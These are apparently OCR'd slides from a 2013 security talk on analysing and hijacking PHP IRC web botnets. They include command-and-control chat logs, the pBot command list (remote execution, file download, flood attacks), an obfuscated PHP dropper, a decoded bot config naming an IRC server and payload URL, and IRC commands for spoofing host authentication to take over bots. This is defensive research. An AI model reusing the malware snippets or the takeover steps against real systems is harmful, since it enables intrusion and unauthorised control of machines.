Botnets of the Web -

How to Hijack One

10 November 2013

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
whois hansv

Hans-Michael Varbaek

- Security Consultant
  (aka. PenTester)
- Locksport Wizard
- Captain Obvious
- Community Guy




Agenda

1. Background
2. Analysis
3. Live Demo
4. Protecting Yourself
5. Statistical Findings
6. Conclusion
7. Q&A

Background

Background

Wikipedia's depiction of botnet infections:



Background

Web-based botnets?


Classic IRC C&C

Typically PHP

- RoR (CVE-2013-0156)
- Sometimes Perl

Attack methods

- Google Dorks
- RFI Payloads
- Dumb Clients
- Archaic, but it works!



Walter Pinkman - Breaking Bad

What does it look like when you connect?

```
08:00 -!- b0yz|43231 [captain@obvious] has joined #b0yz
08:00 -!- Topic for #b0yz: /source/includes/load_forum.php?mfh_root_path= Mihalism Multi Forum
Host © 2007
08:00 -!- Topic set by b0yz_JbX [] [Sun Dec 25 21:32:45 2011]
08:00 [Users #b0yz]
08:00 [@b0yz_JbX  ] [ b0yz]|[1139] [ b0yz]|[2873] [ b0yz]|[6267] [ b0yz]|[7484][ b0yz]|[9542]
08:00 [%abah      ] [ b0yz]|[1419] [ b0yz]|[3234] [ b0yz]|[6344] [ b0yz]|[7521] [ ********** ]
08:00 [%VioLa     ] [ b0yz]|[1664] [ b0yz]|[3421] [ b0yz]|[6431] [ b0yz]|[7541] [ Loaded     ]
08:00 [+_b0yz_    ] [ b0yz]|[1978] [ b0yz]|[3447] [ b0yz]|[6694] [ b0yz]|[8273] [ MiStErluS  ]
08:00 [+SiLeT     ] [ b0yz]|[2659] [ b0yz]|[5438] [ b0yz]|[6883] [ b0yz]|[8692] [ Security   ]
08:00 [ [z]uLva[N]] [ b0yz]|[2858] [ b0yz]|[5541] [ b0yz]|[6972] [ b0yz]|[8945]
08:00 -!- Irssi: #b0yz: Total of 35 nicks [1 ops, 2 halfops, 2 voices, 30 normal]
08:00 -!- Channel #b0yz created Fri Apr  6 07:05:14 2012
08:00 -!- Irssi: Join to #b0yz was synced in 0 secs
```

It looks exactly like a regular IRC C&C!

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08:00 -!- Topic for #b0yz: /source/includes/load_forum.php?mfh_root_path= Mihalism Multi Forum
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08:00 -!- Irssi: Join to #b0yz was synced in 0 secs
```

It looks exactly like a regular IRC C&C!

Let's see a /who #b0yz

```
#b0yz b0yz|43231 H   0  captain@obvious [b0yz|43231]
#b0yz b0yz_JbX  H@  0 Aku@host-79-121-103-71.juropnet.hu [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[8945 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[8273 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz [z]uLva[N]  H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2659 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[9542 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz VioLa      G% 0 b0yz@Lovers.Community [-=[ Powered by b0yz ]=-]
#b0yz b0yz]|[6267 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[3421 H 0 Aku@mail.begumonline.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7541 H 0 Aku@paris078.startdedicated.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6883 H 0 Aku@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6344 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[1419 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[5438 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6694 H 0 zx@mx.projectchemical.com [((([D3V_C0])))]
#b0yz b0yz]|[1664 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[1978 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7484 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz SiLeT      H+ 0 Aku@C015E953.E43244A9.563BB248.IP [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[3234 H 0 Aku@mail.begumonline.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7521 H 0 Aku@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz abah      Hr% 0 Aku@vHost [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2873 H 0 Aku@211.234.119.254 [.:|| Pangeran Berkelana ||:.]
#b0yz Security   H* 0 oYik.a@IRC [Network]
End of /WHO list
```

How many are reinfections?

```
#b0yz b0yz|43231 H   0  captain@obvious [b0yz|43231]
#b0yz b0yz_JbX  H@  0 Aku@host-79-121-103-71.juropnet.hu [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[8945 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
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#b0yz [z]uLva[N]  H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2659 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
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#b0yz VioLa      G% 0 b0yz@Lovers.Community [-=[ Powered by b0yz ]=-]
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#b0yz b0yz]|[5438 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6694 H 0 zx@mx.projectchemical.com [((([D3V_C0])))]
#b0yz b0yz]|[1664 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
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#b0yz SiLeT      H+ 0 Aku@C015E953.E43244A9.563BB248.IP [.:|| Pangeran Berkelana ||:.]
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
#b0yz b0yz]|[7521 H 0 Aku@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz abah      Hr% 0 Aku@vHost [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2873 H 0 Aku@211.234.119.254 [.:|| Pangeran Berkelana ||:.]
#b0yz Security   H* 0 oYik.a@IRC [Network]
End of /WHO list
```

pBot IRC commands:

* .die //kill the bot
* .restart //restart the bot
* .mail <to> <from> <subject> <msg> //send an email
* .dns <IP|HOST> //dns lookup
* .download <URL> <filename> //download a file
* .exec <cmd> // uses exec() //execute a command
* .sexec <cmd> // uses shell_exec() //execute a command
* .cmd <cmd> // uses popen() //execute a command
* .info //get system information
* .php <php code> // uses eval() //execute php code
* .tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack
* .udpflood <target> <packets> <packetsize> <delay> [port] //udpflood attack
* .raw <cmd> //raw IRC command
* .rndnick //change nickname
* .pscan <host> <port> //port scan
* .safe // test safe_mode (dvl)
* .inbox <to> // test inbox (dvl)
* .conback <ip> <port> // conect back (dvl)
* .uname // return shell's uname using a php function (dvl)



pBot IRC commands - that a hijacker would use?

* .die //kill the bot
* .restart //restart the bot
* .mail <to> <from> <subject> <msg> //send an email
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* .cmd <cmd> // uses popen() //execute a command
* .info //get system information
* .php <php code> // uses eval() //execute php code

… [TRUNCATED]

Undocumented Feature:

* .system <cmd> // uses system() //execute a command

Analysis

Deobfuscation

- Payloads are “heavily obfuscated”
  - base64_decode()
  - preg_replace()
  - str_rot13()
  - gzinflate()
  - eval()
  - Variable names ($llll = $lll.$lllll;)


Deobfuscation

```
GIF89a?????Ã¯Â¿Â½Ã¯Â¿Â½Ã¯Â¿Â½!Ã¯Â¿Â½????,???????D?;?
<?php
set_time_limit(0);
error_reporting(0);
$recky = '7T14SuLKst90rfkPeg54A3uQp84eHVoBWcfc[TRUNCATED]==';
eval(gzinflate(str_rot13(base64_decode($recky))));
?>
```

Method 1: Change eval() to print(), continue until plain text is recovered.

Method 2: Use BallastSec's / Bwall's decoder!

Modified PHP Decoder (Obfuscated)



Modified PHP Decoder (Deobfuscated)

root@kali: ~/bnoftheweb/scraper

File Edit View Search Terminal Help

```
bstkshS7AcS7IUGMtOCb9TuhycagFEZ5cQffhjgh2NlN7hwYIigyjL9mK/zw5CsG9aPjMW2w3aE0sti2
JERVSHp5sr4z4Smbjmg1gJ89pSwMFagJMi4Hz+uv8H';
eval('unlink($var_1['SCRIPT_FILENAME']);

$var_2    = "irc.dal.net";

$var_3        = "6667";

$var_4        = "Wood";

$var_5    = "#lase";

$var_6     = "lasek";

$var_7     = "lessi,lessu,lesse,lasso,lisso,lussa,lassi,lisso,lussi,losse";

$var_8 = "http://array.byroe.net/Ra1NX";


#create daemon  process
$var_9 = "
    /usr/sbin/httpd,
    /sbin/klog,
:
```

Discovered Vulnerabilities

- Hardcoded Passwords
- Insecure hostname authentication
- Insufficient access control

Known Vulnerabilities:

- pBot RCE (HostAuth *)
- RA1NX Auth Bypass

Discovered Vulnerabilities

- Hardcoded Passwords

```
var $config = array("server"=>"scan.noip.us",
                    "port"=>"6667",
                    "pass"=>"", // Server password
                    "prefix"=>"puto",
                    "chan"=>"#ath0",
                    "key"=>"id", // Channel password
                    "modes"=>"+p",
                    "password"=>"id", // Bot password
                    "trigger"=>,
                    "hostauth"=>"sHoOcK" // Host Auth
                    );
```

Discovered Vulnerabilities

- Insecure hostname authentication

```
var $config = array("server"=>"scan.noip.us",
                    "port"=>"6667",
                    "pass"=>"", // Server password
                    "prefix"=>"puto",
                    "chan"=>"#ath0",
                    "key"=>"id", // Channel password
                    "modes"=>"+p",
                    "password"=>"id", // Bot password
                    "trigger"=>,
                    "hostauth"=>"sHoOcK" // Host Auth
                    );
```

Insecure hostname authentication

- How easy is it to bypass?

```
/msg nickserv register 123456 someuser@hushmail.com
```

```
/msg nickserv confirm [TOKEN]
```

A: Needs confirmation

```
/msg hostserv request target.vhost.tld
```

```
/msg hostserv on
```

B: Does usually not need any confirmation

```
/join #vhost
```


```
!vhost target.vhost.tld
```

Discovered Vulnerabilities

- Insufficient access control
  - Anyone can connect to the IRC server. (Obviously)
  - A centralised botnet is a flawed design model.

The Solution:

P2P Botnets



Reoccurring Bugs

Most of these botnets have no HostAuth set.

Almost all of them use either pBot or RA1NX.

Source code is rarely modified or improved.

Could a cat do it better? Most likely.

Live Demo

Live Demo

Protection against Automated bot attacks

aka. How not to become a bot


- Stay up to date
- Stop using dynamic require() and include()
  - AND require_once and include_once

- Use a web application firewall
  - Check out BallastSec's tools (PHP)

- Custom Apps?
  - Secure Development Life-Cycle

